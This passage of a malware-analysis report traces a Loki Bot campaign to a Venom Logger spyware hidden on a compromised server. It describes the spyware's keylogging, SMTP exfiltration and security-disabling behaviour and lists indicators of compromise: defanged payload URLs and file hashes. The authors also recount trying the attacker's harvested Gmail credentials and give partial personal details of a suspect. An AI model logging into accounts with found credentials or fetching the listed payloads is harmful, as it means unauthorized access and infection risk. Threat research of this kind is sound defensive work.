
On further investigation,

One more seed found was, another malware executable hiding in one of the folder in compromised C&C website. (The website had lot other hidden proofs, but we will try to hold the main stream)


arrow-pointer-blue.png	2016-05-13 16:50	793
blank.gif	2016-05-13 16:50	43
crystal/	2016-05-13 16:50	-
down_arrow-2x.gif	2016-05-13 16:50	84
down_arrow.gif	2016-05-13 16:50	59
icon-pointer-flag-2x..>	2016-05-13 16:50	1.3K
icon-pointer-flag.png	2016-05-13 16:50	783
media/	2016-05-13 16:50	-
rss-2x.png	2016-05-13 16:50	1.3K
rss.png	2016-05-13 16:50	608
server.exe	2017-03-18 02:56	1.3M
smilies/	2016-05-13 16:50	-
spinner-2x.gif	2016-05-13 16:50	8.3K
spinner.gif	2016-05-13 16:50	4.1K
toggle-arrow-2x.png	2016-05-13 16:50	354
toggle-arrow.png	2016-05-13 16:50	289
uploader-icons-2x.png	2016-05-13 16:50	3.5K
uploader-icons.png	2016-05-13 16:50	1.5K
w-logo-blue.png	2016-05-13 16:50	3.0K
wlw/	2016-05-13 16:50	-
wpicons-2x.png	2016-05-13 16:50	15K
wpicons.png	2016-05-13 16:50	6.9K
wpspin-2x.gif	2016-05-13 16:50	8.9K
wpspin.gif	2016-05-13 16:50	2.2K
xit-2x.gif	2016-05-13 16:50	825

From the initial analysis, we found that this is a spyware. Malware reveals very promising details.


Once we double click the malware, it suddenly pops up a fake message that it is not compatible with the version of windows we are running:




Once we press “OK”, the malware will drop another executable “logmanager.exe”, its components and executes at “C:\ProgramData\SysLogs”.




If we search for one of the dll “kstrokemodule.dll”, it is highly malicious:



The execution level is high as we can see in the process view, which would seek the highest execution privilege in its manifest



The properties of the file shows the description as “sugarloggermonitor” (sounds spyware ofcourse):



Our search for type of Spyware ends here:

We can see the RSDS pdb file format details retrieved from the malware:


Property	Value
Age	1
Size (bytes)	284
Format	RSDS
GUID	FC0FC56F-DAE7-4CD2-A4AB-1CE7FD44E3DB
TimeDateStamp	Fri Feb 10 09:01:01 2017
File Name	c:\users\mattj\desktop\venom logger final\sugarloggermonitor\sugarloggermonitor\obj\x86\release\sugarlogg...

Who is MattJ? No comments


This reveals perfectly, which spyware we are dealing with:

It's **"Venom Logger"!**

The venom Spyware has its own website for buying it:




Website




In underground forum


This is the one of interface of the Venom Spyware:



That said let's find out more details on it:

The malware once executed, tries to resolve "smtp.gmail.com" and then immediately tries to communicate with a domain "icanhazip.com"





This reveals that, the spyware would harvest details from the infected machine and then would send it to the remote Gmail account which should be handled by the hacker.

Also by connecting to “icanhazip.com” spyware is seeking the victim IP address, may be for tracking geo location.


Since we found details about the SMTP address, let’s try to find out the details from the config file of the spyware:

There you go….

The config file gives promising details of the remote hacker Gmail address, password and the smtp port with address, where the spyware would send the harvested details from the victim machine.

We can see that the malware would try to disable taskmanager, UAC, msconfig,cmd etc.

So if try to authenticate with the credentials with google, we will come to know that the hacker uses two factor authentication.



So what we can infer at this point?

The Loki Bot campaign is ongoing and the C2C of Loki Bot, was compromised website by the **"Turkish Hackers".** The C2C contained another Spyware named **"Venom".**

The venom has the smtp details of the hacker,

With rich*******@gmail.com, and his device is “infinix Hot Note”, where his mobile number ends with ****** 56.

We can assume or guess that this offender would be one of the team member or himself doing entire Campaign or even can be just another hacker with entirely different campaign who is sharing the C&C of Loki .

INDICATORS OF COMPROMISE

URLS

hxxps://a.pomf.cat/cxiwmh.doc

hxxps://a.pomf.cat/ijwfmm.hta

hxxp://www.naturalspinfrance.com/js/time/browser.exe

%temp%/svchost32.exe

MD5 Hash

Signed Document.docx	5F4BFBE8ED6366209F0AE5152D42A8C1
cxiwmh.doc	90a924cc9710a507b2495f73e733b13a
ijwfmm.hta	154be667ffcbde7d4bef9a117f687c02
Browser.exe	aa8385c280229e3246b1fd4ed8ebc2fb

Others

Server.exe	54B3584B9C45EDB7C1CAEDC2888AEA89
logmanager.exe	9FE0D2EDBA7D8DF4F8D015323509BE0D
Kstrokemodule.dll	F45591BD861A18E936BA7883DD7E3FFA
logmanager.exe.Config	E3E74F9486C48E56455A33C19E62EC0F
logprocessingmodule.dll	5AA25A8684729CB9B890301736FDD615

tasksmodule.dll 3212D5A4C086E8D86DDDB36F6D3EA3F4

URLs

smtp.gmail.com

icanhazip.com

CONCLUSION

We have covered from the initial spam mail till the suspected threat actors behind this campaign. Throughout the investigation, we found several other factors and had to go in branched fashion to investigate. But the paper was prepared mainly to focus the Loki Bot Campaign which is prevalent as of this writing. This investigation would give a confirmation regarding the "Loki Campaign" happening throughout GCC (even globally) and exposed the "Turkish Hacker Group" out there. Moreover we could expose another dangerous Spyware "Venom Spyware" and the Offender's Details.

If we could see that, there were no macro codes or didn't required any human intervention for the infection to happen. Moreover, this threat could bypass all security measures easily to infect the Machine. This is really scary. It is high time for us to do proactive measures to manacle these kinds of threats. This should be given prime importance, as the threat actors and threat landscape is becoming wider and wider.

RECOMMENDATION:

I am not going to give numerous bullet points ;)

But just three points,

#Three points are always catchy and soothing for eyes ;)

- ✓ User Awareness regarding the security threats,
- ✓ Patch the Machines periodically
- ✓ update security products.

REFERENCE

https://cysinfo.com/nefarious-macro-malware-drops-loki-bot-across-gcc-countries/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199

https://blog.nviso.be/2017/04/12/analysis-of-a-cve-2017-0199-malicious-rtf-document/

https://www.mdsec.co.uk/2017/04/exploiting-cve-2017-0199-hta-handler-vulnerability/

https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199-hta-handler.html

https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199_useda.html